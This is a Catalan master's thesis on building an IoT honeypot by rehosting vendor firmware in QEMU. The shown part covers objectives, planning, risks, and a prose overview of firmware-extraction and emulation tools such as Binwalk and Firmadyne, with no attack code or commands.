IoT honeypot: firmware rehosting

Autor: Josep Moltó García

Tutor: Carlos Hernández Gañán

Professor: Victor Garcia Font

Màster Universitari en Seguretat de les Tecnologies de la Informació i de les Comunicacions

Seguretat en la Internet de les coses

23-12-2020

Crèdits/Copyright

FITXA DEL TREBALL FINAL

Títol del treball:	*IoT honeypot: firmware rehosting*
Nom de l'autor:	*Josep Moltó García*
Nom del col·laborador/a docent:	*Carlos Hernández Gañán*
Nom del PRA:	*Victor Garcia Font*
Data de lliurament (mm/aaaa):	*12/2020*
Titulació o programa:	*Màster Universitari en Seguretat de les Tecnologies de la Informació i de les Comunicacions*
Àrea del Treball Final:	*Seguretat en la Internet de les coses*
Idioma del treball:	*Català*
Paraules clau	*IoT, honeypot i rehosting*

Resum del Treball (màxim 250 paraules): *Amb la finalitat, context d'aplicació, metodologia, resultats i conclusions del treball*

La proliferació dels dispositius IoT als darrers anys i la gran quantitat d'escletxes de seguretat que hi ha aparegut en aquests dispositius ha provocat que els atacs dirigits a aquesta classe de dispositius hagin augmentat especialment. En aquest treball es demostra com realitzar una emulació d'un firmware d'un dispositiu IoT amb un hardware diferent al del dispositiu amb un tècnica coneguda com rehosting per després publicar una aplicació d'aquest firmware a Internet i realitzar un seguiment de totes les connexions des de l'exterior que arriben al nostre firmware emulat que estaria actuat com a honeypot. Amb aquest sistema en funcionament, es demostra que realitzar un honeypot per detectar les vulnerabilitats d'un firmware és una bona opció per saber si un firmware es vulnerable així com si no ho és saber quina és l'estratègia que han utilitzat els atacants per comprometre el sistema . També es demostra que tenir un dispositiu IoT a la xarxa d'Internet comporta un gran risc perquè hi ha una gran quantitat de sistema automatitzats d'atacants que estan intentant comprometre el dispositiu.

Abstract (in English, 250 words or less):

The proliferation of IoT devices in the last few years and the increase of the vulnerabilities that has appeared in these devices has led to an increase in attacks of this class of devices in particular. This work demonstrates how to emulate a firmware of an IoT device with a different hardware that the real device with a technique known as rehosting and then publish an application of this firmware on the Internet and track all connections from the outside networking coming to our emulated firmware which at this moment is acting as a honeypot. Which this system working, it is shown that performing a honeypot to detect vulnerabilities in a firmware is a good option to know if a firmware is vulnerable, as well as if is not to know what is the strategy that attackers have used to compromise the system. It is also shown that having an IoT device on the Internet carries a high risk because there are a big number of automated system attackers trying to compromise the device.

Abstract

The proliferation of IoT devices in the last few years and the increase of the vulnerabilities that has appeared in these devices has led to an increase in attacks of this class of devices in particular. This work demonstrates how to emulate a firmware of an IoT device with a different hardware that the real device with a technique known as rehosting and then publish an application of this firmware on the Internet and track all connections from the outside networking coming to our emulated firmware which at this moment is acting as a honeypot. Which this system working, it is shown that performing a honeypot to detect vulnerabilities in a firmware is a good option to know if a firmware is vulnerable, as well as if is not to know what is the strategy that attackers have used to compromise the system. It is also shown that having an IoT device on the Internet carries a high risk because there are a big number of automated system attackers trying to compromise the device.

Resum

La proliferació dels dispositius IoT als darrers anys i la gran quantitat d'escletxes de seguretat que hi ha aparegut en aquests dispositius ha provocat que els atacs dirigits a aquesta classe de dispositius hagin augmentat especialment. En aquest treball es demostra com realitzar una emulació d'un firmware d'un dispositiu IoT amb un hardware diferent al del dispositiu amb un tècnica coneguda com rehosting per després publicar una aplicació d'aquest firmware a Internet i realitzar un seguiment de totes les connexions des de l'exterior que arriben al nostre firmware emulat que estaria actuat com a honeypot. Amb aquest sistema en funcionament, es demostra que realitzar un honeypot per detectar les vulnerabilitats d'un firmware és una bona opció per saber si un firmware es vulnerable així com si no ho és saber quina és l'estratègia que han utilitzat els atacants per comprometre el sistema . També es demostra que tenir un dispositiu IoT a la xarxa d'Internet comporta un gran risc perquè hi ha una gran quantitat de sistema automatitzats d'atacants que estan intentant comprometre el dispositiu.

Paraules clau

IoT, honeypot i rehosting

Índex

Figures

Índex de figures

1. Introducció: Pla de Treball

1.1. Context i justificació

La proliferació dels dispositius de Internet de les coses que fan la vida de les persones mes fàcil, també ha provocat el increment d'atacs dirigits a aquests dispositius, ja que, són més vulnerables que els altres dispositius que estan connectats a Internet i solen estar connectats tot el dia a la xarxa. Els atacs més famosos han estat els atacs de denegació de serveis dirigits a grans empreses per una botnet de dispositius IoT. La finalitat d'aquest treball és exposar com construir una eina que ens permeti detectar vulnerabilitats reals, ja siguin conegudes com no conegudes que es poden explotar d'un firmware d'IoT a un entorn controlat i sense tenir la dependència d'haver de disposar del hardware del dispositiu. Per poder aconseguir aquesta fita s'han de complir 2 aspectes:

- Els atacants no han de saber que s'està executant el firmware a un entorn controlat i amb un hardware diferent al que ha estat dissenyat originalment. Això és vol aconseguir amb la tècnica de *rehosting*. En aquest treball es pretén utilitzar una solució que doni un rendiment similar al hardware original mitjançant una simulació virtualitzada avançada.
- S'ha d'exposar el firmware amb el honeypot a la xarxa d'Internet sense cap tipus de protecció. Això vol dir que el sistema IoT ha de ser accessible des de fora de la xarxa local sense tenir per davant un tallafocs, IDS o un proxy que faci qualque acció defensiva amb les connexions que provenen directament de la Internet.

L'avantatge d'aquest honeypot que s'ha construït és que es pot escalar sense tenir la dependència d'haver de disposar diversos dispositius IoT, ja que hem desacoblat la dependència del hardware i el firmware.

Els propòsit secundaris d'aquest treball són: analitzar una amenaça real en un sistema IoT desgranant els seus detalls: per exemple el vector d'atac o severitat. Així com, quines accions es podria seguir per poder contrarestar aquesta vulnerabilitat. Un altre propòsit secundari és el de monitoritzar un sistema IoT sabent quins són els paràmetres que s'han de tenir en compta per saber que un sistema ha estat compromès.

1.2. Objectius

L'objectiu global d'aquest treball és aconseguir crear un honeypot per poder detectar vulnerabilitats d'un firmware concret d'IoT. Aquest objectiu es pot fraccionar en altres objectius més petits:

- Identificar les característiques fan un sistema IoT vulnerable.
- Seleccionar un firmware vulnerable d'una font oficial del fabricant del dispositiu.
- Fer rehosting del firmware a un altre sistema virtualitzat evitant que el malware detecti que s'està executant el firmware a un hardware diferent del original.
- Exposar el sistema IoT a la xarxa d'Internet perquè sigui visible pels sistemes malware que fan escàners de la xarxa de la Internet.
- Crear el sistema de monitorització per poder detectar els atacs al sistema amb el honeypot.
- Detectar un malware en el nostre sistema honeypot.
- Analitzar i descriure un malware capturat pel honeypot.

1.3. Metodologia

Per poder aconseguir complir els objectius es divideix el treball en diverses fases que es faran de manera seqüencial :

• **Realitzar el pla de treball**.

A aquesta primera fase s' identificarà el propòsit del treball, el seu abast, dividirà l'objectiu global en objectius més petits, així com definirà les tasques necessàries per completar el projecte.

• Identificar les característiques fan un sistema IoT vulnerable.

En aquesta primera etapa es cerca posar en context perquè es necessari realitzar el honeypot. Per tant es donarà a conèixer quines son les principals amenaces que hi ha en el món del sistemes d'IoT i quins són els punts febles que aprofiten els atacants per aconseguir comprometre una gran quantitat de dispositius arreu del món. En aquesta fase també es documentarà un exemple concret detalladament per donar a conèixer com els malwares aprofiten les debilitats del sistema.

• **Seleccionar i descarregar el firmware vulnerable d'una font oficial.**

Durant aquesta fase es farà una recerca de firmwares a Internet tenint com a objectiu trobar un firmware oficial(facilitat pel propi fabricant) d'un sistema IoT sense sensors que presenti una vulnerabilitat coneguda. Aquest firmware serà el sistema on instal·larem el honeypot. Se documentarà tots els detalls del firmware, del fabricant i quina és la vulnerabilitat present per posar en context quin serà el sistema en el qual es farà feina.

• Muntar el sistema utilitzant la tècnica de rehosting.

A aquesta etapa es farà la instal·lació del firmware a un sistema de proves diferent del hardware pel que està dissenyat el firmware. Es documentaran les eines emprades per poder realitzar el Rehosting, a més del procés d'instal·lació i la demostració de que el sistema és funcional.

• **Monitoritzar el sistema vulnerable.**

Arribant a aquesta part del projecte es quan es posarà una sèrie de sistemes o eines de monitorització per poder esbrinar si el nostre sistema ha estat compromès. Aquest sistema contarà amb una sèrie d'alarmes que s'activaran quan es detecti un intrús al sistema. Durant aquesta etapa es documentarà quines son les eines utilitzades, la configuració que hem decidit posar i quines han estat les alarmes i els atacs que s'han realitzat durant el transcurs de la prova.

• **Exposar un sistema IoT a la xarxa d'Internet perquè sigui visible per a les xarxes d'atacants que fan escàners de la xarxa.**

Durant aquest tram del treball es realitzaran totes les configuracions pertinents perquè el sistema estigui exposat directament a la xarxa d'Internet sense que hi hagi cap tipus de sistema de tallafocs per davant d'ell. A la memòria del treball es donaran a conèixer totes les configuracions que han estat necessàries per poder aconseguir connectar el sistema a la xarxa d'Internet i, a més, es mostraran una sèrie d'evidències per demostrar-ho.

• Detectar malware en el nostre sistema honeypot.

Durant aquesta fase, es provarà el nostre sistema de monitorització configurat anteriorment i es realitzarà una prova en un rang de dies concret en el qual s'aniran recopilant registres de totes les connexions que han estat realitzades des de fora de la xarxa interna.

• **Analitzar i descriure un malware capturat pel honeypot.**

Si el honeypot ha pogut detectar que el nostre sistema hi ha hagut l'atac de qualque malware aprofitant una vulnerabilitat, s'explicarà a la fase d'anàlisi quin tipus de malware ens ha infectat el sistema i, per tant, es documentarà les característiques del malware, la incidència que ha tingut en el nostre sistema i s'exposarà les possibles solucions per poder evitar ser atacat per aquest malware.

1.4. Llistat de tasques a realitzar

Per cada objectiu proposat hi hem de fer les següents tasques:

• Realitzar el pla de treball.

• Identificar les característiques fan un sistema IoT vulnerable.

- Recerca dels tipus d'atacs més comuns als dispositius IoT.
- Documentar en aquest treball el tipus d'atacs més comuns i les seves característiques com poden ser el vector d'atac o la severitat.
- Exemple d'un atac exitós detalladament.

•Seleccionar i descarregar el firmware vulnerable d'una font oficial.

- Recerca de fabricants de dispositius IoT que tenen disponible de manera pública el seu firmware.
- Descarregar una versió del firmware oficial de la qual es sap que presenta qualque vulnerabilitat.

• Fer rehosting d'un firmware a un altre sistema evitant que el malware detecti que no s'està executant el firmware a un hardware diferent del original.

- Del firmware descarregat a la tasca anterior, l'hem de muntar al nostre sistema utilitzant la tècnica del rehosting.
- Realització d'una bateria de proves per assegurar que el sistema es funcional.

• Monitoritzar el sistema vulnerable.

- Dissenyar sistema de monitorització
- Crear un sistema de monitorització del sistema per identificar quan el sistema ha estat compromès.

• Exposar un sistema IoT a la xarxa d'Internet perquè sigui visible per a les xarxes d'atacants que fan escàners de la xarxa.

- Fer el sistema accessible des de la xarxa local.
- Assignar-li al sistema una IP estàtica local.

- Configurar la xarxa perquè el sistema IoT estigui connectat a la xarxa d'Internet amb un port conegut i per tant accessible des de fora de la xarxa local.

• **Monitoritzar el sistema honeypot**

• **Analitzar i descriure un malware capturat pel honeypot**

- Si hi ha un hagut un atac al nostre sistema, s'analitzarà el tipus d'atac: severitat, si es un malware conegut, quins danys ha provocat, vector d'atacat i quina vulnerabilitat ha aprofitat.


• **Exposar les conclusions del treball**

1.5. Planificació

Per poder presentar la planificació estimada per aquest treball es presenta un llistat de tasques juntament amb el diagrama de Gantt

	Nombre	Duracion	Inicio	Terminado
1	Pla de treball	10 days?	16/09/20 8:00	29/09/20 17:00
2	**Identificar les característiques fan un sistema IoT vulnerable**	5 days?	**30/09/20 8:00**	**6/10/20 17:00**
3	Recerca del tipus d'atacs més comuns als dispositius IoT	2 days?	30/09/20 8:00	1/10/20 17:00
4	Documentar les característiques dels atacs al dispositius IoT	4 days?	1/10/20 8:00	6/10/20 17:00
5	Exposar un exemple d'atac exitós a un sistema IoT	3 days?	30/09/20 8:00	2/10/20 17:00
6	**Seleccionar i descarregar un firmware vulnerable d'una font oficial**	3 days	**2/10/20 8:00**	**6/10/20 17:00**
7	Recerca de fabricants IoT amb firmware públic per descarregar	2 days	2/10/20 8:00	5/10/20 17:00
8	Seleccionar i documentar firmware seleccionat	3 days	2/10/20 8:00	6/10/20 17:00
9	**Rehosting del firmware**	16 days?	**7/10/20 8:00**	**28/10/20 17:00**
10	Realitzar el rehosting del firmware	12 days	7/10/20 8:00	22/10/20 17:00
11	Realització d'una bateria de proves per assegurar que el sistema es funcional	2 days	22/10/20 8:00	23/10/20 17:00
12	Documentar muntatge i proves	3 days?	26/10/20 8:00	28/10/20 17:00
13	**Monitorització del sistema vulnerable**	17 days?	**29/10/20 8:00**	**20/11/20 17:00**
14	Dissenyar el sistema de monitorització	3 days	29/10/20 8:00	2/11/20 17:00
15	Crear sistema de monitorització	7 days	3/11/20 8:00	11/11/20 17:00
16	Realitzar bateria de proves	2 days	13/11/20 8:00	16/11/20 17:00
17	Documentar les proves i procès de creació	4 days?	17/11/20 8:00	20/11/20 17:00
18	**Exposar el sistema IoT a la xarxa d'Internet**	5 days	**23/11/20 8:00**	**27/11/20 17:00**
19	Fer el sistema accesible des de la xarxa local	2 days	23/11/20 8:00	24/11/20 17:00
20	Assignar-li al sistema una IP estàtica local	2 days	23/11/20 8:00	24/11/20 17:00
21	Permetre arribar al sistema des de la xarxa d'Internet	2 days	23/11/20 8:00	24/11/20 17:00
22	Documentar el procès de configuració	3 days	25/11/20 8:00	27/11/20 17:00
23	Esperar l'atac del malware	10 days	30/11/20 8:00	11/12/20 17:00
24	**Analitzar i descriure un malware capturat pel honeypot**	2 days	**11/12/20 8:00**	**14/12/20 17:00**
25	Documentar anàlis del atac	2 days	11/12/20 8:00	14/12/20 17:00
26	Exposar les conclusions finals del treball	3 days	17/12/20 9:00	22/12/20 9:00
27	**Memoria**	74 days?	**16/09/20 8:00**	**28/12/20 17:00**
28	Redacció memòria	10 days?	16/09/20 8:00	29/09/20 17:00
29	Correccions i millores	4 days	23/12/20 8:00	28/12/20 17:00
30	Creació del videó presentació	5 days?	30/12/20 9:00	6/01/21 9:00
31	Defensa del TFM	5 days?	11/01/21 9:00	18/01/21 9:00

Il·lustració 1 Planificació del treball



Il·lustració 2 Diagrama de Gantt amb la planificació del projecte

1.6. Anàlisi de riscos

En aquesta secció es mostren els riscos identificats abans de començar el projecte. Aquests riscos tant poden ser a nivell tècnic com a nivell del recursos disponibles.

No trobar un firmware oficial d'un sistema IoT sense sensor.

No trobar un firmware oficial que no s'ajusti a les nostres exigències de que sigui oficial i que no tingui sensors incorporats. La probabilitat que passi això es baixa ja que hi ha moltes empreses que posen a disposició dels seus usuaris els binaris del firmware i l'impacte que tindria no trobar aquest firmware és greu. Com a accions per tractar aquest problema és utilitzar un firmware no oficial que es sap que es pot explotar qualque vulnerabilitat.

No poder realitzar el rehosting del firmware.

No poder aplicar la tècnica del rehosting al nostre sistema ja sigui per raons de complexitat o que invertíssim molt més temps de l'estimat. La probabilitat que passi això es mitja-baixa i l'impacte que tindria seria greu ja que no podríem arribar a instal·lar el honeypot.

Com accions per mitigar aquest problema seria continuar la següent part del projecte de manera teòrica documentant totes les parts que resten però sense realitzar l'experiment de forma real.

No poder posar en funcionament el sistema de monitorització:

No poder tenir el sistema de monitorització, ja sigui per falta de temps o de complexitat tècnica amb el SO del sistema IoT seleccionat. La probabilitat que passi això es baixa, ja que, es farà feina amb un sistema UNIX pel qual hi ha moltes eines i molta informació de com poder muntar el sistema de monitorització. L'impacte que tindria això sobre el projecte seria mitjà-baix.

Com accions per poder pal·liar a aquest problema seria revisar periòdicament el sistema manualment o realitzar un programa molt senzill que enviï una sèrie de paràmetres per saber l'estat del sistema a un correu electrònic.

Activar el honeypot però que dins el rang de temps fixat no capturi cap malware.

Que el nostre honeypot no capturi cap atac durant el rang de temps fixat. La probabilitat que passi això es mitja-alta, ja que no se té la certesa que pugui ser accessible per un malware que escaneja la xarxa i que sàpiga explotar la vulnerabilitat en el temps fixat per la gran quantitat de dispositius que hi ha connectats a la xarxa d'Internet. L'impacte que tindria això sobre el projecte és baix.

Com accions per poder mitigar aquest problema seria fer l'explicació de manera teòrica de com hagués estat l'atac si s'hagués produït o si es una vulnerabilitat tècnicament fàcil d'explotar, explotar-la nosaltres mateixos per demostrar que el sistema es vulnerable.

1.7. Estat de l'art

Actualment hi ha una gran quantitat de dispositius IoT en funcionament, s'estima que actualment hi ha 31.000 milions de dispositius IoT connectats [1], i des de que hi va haver la proliferació de dispositius IoT(2011) [2] aquests dispositius han estat un objectiu pels atacants, ja que solen ser vulnerables per la seva escassa potència per funcionar el qual limita les solucions de xifratge que es poden emprar. A més, aquests dispositius solen estar en funcionament tot el dia i constantment connectats a internet per tant una vegada compromesos poden ser utilitzats pel atacant pel qualsevol fi si aquests formen part d'una xarxa de bots (botnet).

Els atacs als quals són vulnerables els dispositius IoT són molt diversos però es destaca el de crear botnets per realitzar atacs de DDOS [3]; utilitzar els dispositius com a punt d'entrada de les xarxes domèstiques o empresarials per atacar després als altres dispositius de la xarxa; minar bitcoins o espionatge. Un exemple d'espionatge molt comú és comprometre un dispositiu CCTV i tenir accés a les imatges de la càmera.

Els atacants s'aprofiten d'algunes d'aquestes característiques per aconseguir els seus atacs: utilització de llibreries de tercers que no s'actualitzen, serveis d'autenticació molt febles, dispositius que no s'actualitzen ja sigui perquè l'usuari desconeix com s'ha d'actualitzar o perquè el fabricant ja no dóna suport al dispositiu.

L'expansió imminent de la tecnologia 5G farà que d'aquí a deu anys (2030) s'arribi a la xifra de 125.000 milions de dispositius IoT connectats [4], per tant és important que els fabricants i els usuaris sàpiguen securitzar aquests dispositius perquè. amb tant dispositius connectats a la Internet, les possibilitats d'atacs dirigits eficaços podria augmentar, a més que els fabricants els interessa que els seus clients no desconfiïn del seu producte per la manca de seguretat dels dispositius IoT.

Una de les mesures per poder comprovar si un firmware presenta qualque vulnerabilitat, és exposant el firmware a Internet dins un entorn controlat i segur, per després observar el sistema si ha estat

exposat a qualque atac. Aquesta és la idea del honeypot: saber si el nostre sistema és vulnerable i si ho és determinar quines accions ha fet l'atacant per poder resoldre el forat de seguretat.

1.7.1. Rehosting

Per executar el firmware en un entorn segur i desacoblar la dependència entre el firmware i hardware s'utilitza la tècnica de rehosting. Aquesta tècnica consisteix en executar el firmware en un hardware diferent al que està dissenyat utilitzant un emulador. Amb aquesta tècnica també tenim escalabilitat de poder tenir un nombre concret d'execucions del firmware, tant com la capacitat de hardware ho permeti. Una de les eines més popular per realitzar el rehosting és l'emulador de codi obert QEMU, ja que, permet obtenir un rendiment òptim respecte a altres imatges degut a la seva característica de traducció dinàmica que permet traduir les instruccions específiques per una CPU de la màquina host a la màquina *guest* amb un rendiment més alt d'altres emuladors com VirtualBox. [5] [6]

QEMU permet fer una emulació completa d'arquitectures de PowerPC, AMD, ARM o MIPSEL. Permet fer l'emulació amb interfície gràfica o sense, a més de configurar la memòria RAM, el kernel, el tipus de chip de la màquina. També, permet la creació d'imatges per ser utilitzades com a dispositius d'emmagatzemament del sistema emulat ja sigui un disc dur o una targeta SD virtuals. A més, permet la configuració de la xarxes virtuals amb la finalitat de poder interactuar des de la màquina host a la màquina emulada. El tipus de servidors de xarxes que se poden configurar són: Sockets, SLIRP, Tap, VDE i socket. [7]

1.7.2. Extreure informació del firmware

Per poder emular un firmware s'ha de fer ús de qualque software d'enginyeria inversa que donat un arxiu binari de instal·lació, extreure els arxius necessaris per emular-ho. Entre els arxius que s'extreuen els fitxers que se necessiten per fer l'emulació, és el sistema de fitxers(el més habitual és squashfs [8]). Normalment els dispositius IoT utilitzen un sistema operatiu UNIX.

Binwalk és l'eina més popular que permet extreure el sistema de fitxers però, a més d'extreure el sistema de fitxers, quan es realitza el procés d'extracció amb binwalk, també s'obté informació necessària per després emular el sistema com pot ser la versió de kernel que utilitza el sistema,

l'arquitectura (ARM, MIPS, AMD, POWERPC ..) o el format de designació de l'ordre de bits (little-endian, big-endian, middle-endian).

Una altra eina que permet extreure informació d'un sistema de fitxers extret, és firmwalker [9]. Amb les dades obtingudes amb aquest programa es pot emular el sistema amb QEMU o ens permet fer un estudi de les possibles vulnerabilitats de seguretat que pot haver dins el sistema i que es posaran a prova una vegada s'executi el sistema. El funcionament és el següent: indicar-li un sistema de fitxers d'un sistema operatiu per paràmetre i aquesta eina extreu tota la informació rellevant que troba dins el fitxers. Aquesta informació pot ser: binaris (busybox, SSH, Telnet); webservers; claus públiques i privades, contrasenyes, arxius de configuració ...

Per poder aconseguir els arxius del firmware d'un dispositiu concret es pot fer de diverses maneres. La manera més senzilla és cercar-la a la web del fabricant. Exemples d'on cercar el firmware:

- D-Link: https://support.dlink.com/
- Netgear: https://www.netgear.com/support/download/

Una altra manera és utilitzar es extreure-ho directament manipulant el dispositiu físicament. Concretament l'opció més utilitzada és utilitzar el port JTAG. ja que aquest port és el que s'utilitza per carregar el firmware durant el procés de fabricació i permet llegir plenament la memòria del dispositiu. [10]

Finalment, hi ha dispositius en els quals els fabricants només permeten actualitzar el seu firmware mitjançant aplicacions de telèfon mòbil. Es possible en alguns casos extreure l'enllaç web que és consultat per l'aplicació per a descarregar el binari quan hi ha una nova versió. Aquest mètode és realitzar enginyeria inversa amb l'executable de l'aplicació mòbil. Una eina que permet descompilar un arxiu .apk d'una aplicació d'Android és jadx. Una vegada descompilat el codi es faria una cerca amb paraules clau que en aquest cas podrien ser "firmware", "fw", "Update", "https", "http" per determinar la adreça web on es pot obtenir el firmware.

1.7.3. Eines de rehosting automàtic


Hi ha eines que realitzen des de l'extracció del firmware fins a l'emulació completa de forma automàtica. L'eina més coneguda es "Firmadyne" [11] i fa el següent procés:

• Extracció de la imatge: utilitzant l'eina binwalk a partir d'un arxiu binari extreu tots els fitxers que té en el seu interior.

• Identificació de l'arquitectura del sistema a emular: determina quina arquitectura i quins paràmetres del tipus de màquina i CPU ha d'utilitzar de l'aplicació QEMU.

• Determinar la connectivitat de la xarxa: En aquest fase firmadyne emula el firmware i fa una sèrie d'operacions per intentar extreure quina és la direcció IP d'entrada del firmware i crea un script que configuri un punt d'entrada entre el la maquina host i el sistema guest mitjançant una xarxa virtual TAP.

• Finalment, permet emular el dispositiu, realitzar operacions amb el shell del dispositiu, així com utilitzar l'aplicació web del dispositiu en cas de que tingui com podria ser el panell de configuració d'un router.



Il·lustració 3 Esquema de funcionament de l'eina firmadyne[1]

[1] https://2.bp.blogspot.com/-EPqiQ_VmZWw/W7IHMXRi9II/AAAAAAAAAEo/DBiW2m0R9CAJ8HLcT6PCEBUmhLV8JUpdgCLcBGAs/s1600/architecture.png

Hi ha una altra eina que permet automatitzar tot el procés de firmadyne, ja que realitza tot el procés de firmadyne fins l'emulació només indicant-li per paràmetre el binari del firmware. Aquesta aplicació utilitza firmadyne i QEMU. El seu nom és Firmware Analysis Toolkit (FAT) [12]

1.7.4. Honeypot

S'entén com a honeypot un recurs de seguretat que ens dóna valor una vegada que ha estat compromès o atacat. Aquest valor radica en que ens permet recollir informació de les passes que ha hagut de fer l'atacat per aconseguir penetrar en el sistema i donada aquesta informació podem millorar la seguretat de la nostra aplicació, servidor o xarxa. És important aïllar la xarxa del honeypot de la resta de dispositius per si hi ha qualque atac que una vegada compromès el honeypot, intenti comprometre la resta de dispositius de la xarxa.

Els IDS i els tallafocs permeten establir una sèrie de regles respecte a atacs coneguts o a certs comportaments que puguin ser sospitosos de ser una activitat no permesa en el sistema, però aquestes aplicacions no estan pensades per poder detectar nous atacs amb noves tècniques emprades per atacar un dispositiu IoT, aplicació o sistema.

Es pot classificar els honeypots entre dos tipus de honeypots: els honeypots de producció i els research honeypot. Els honeypots de producció són els desplegats per la pròpia organització que realitza l'aplicació o la infraestructura. Despleguen una aplicació amb l'aparença de ser la mateixa que la de producció però sense ser funcional i es recull tota la informació possible de la xarxa i si l'aplicació és compromesa significa que l'aplicació no és segura i s'ha de realitzar canvis a l'aplicació de producció per solucionar la vulnerabilitat.

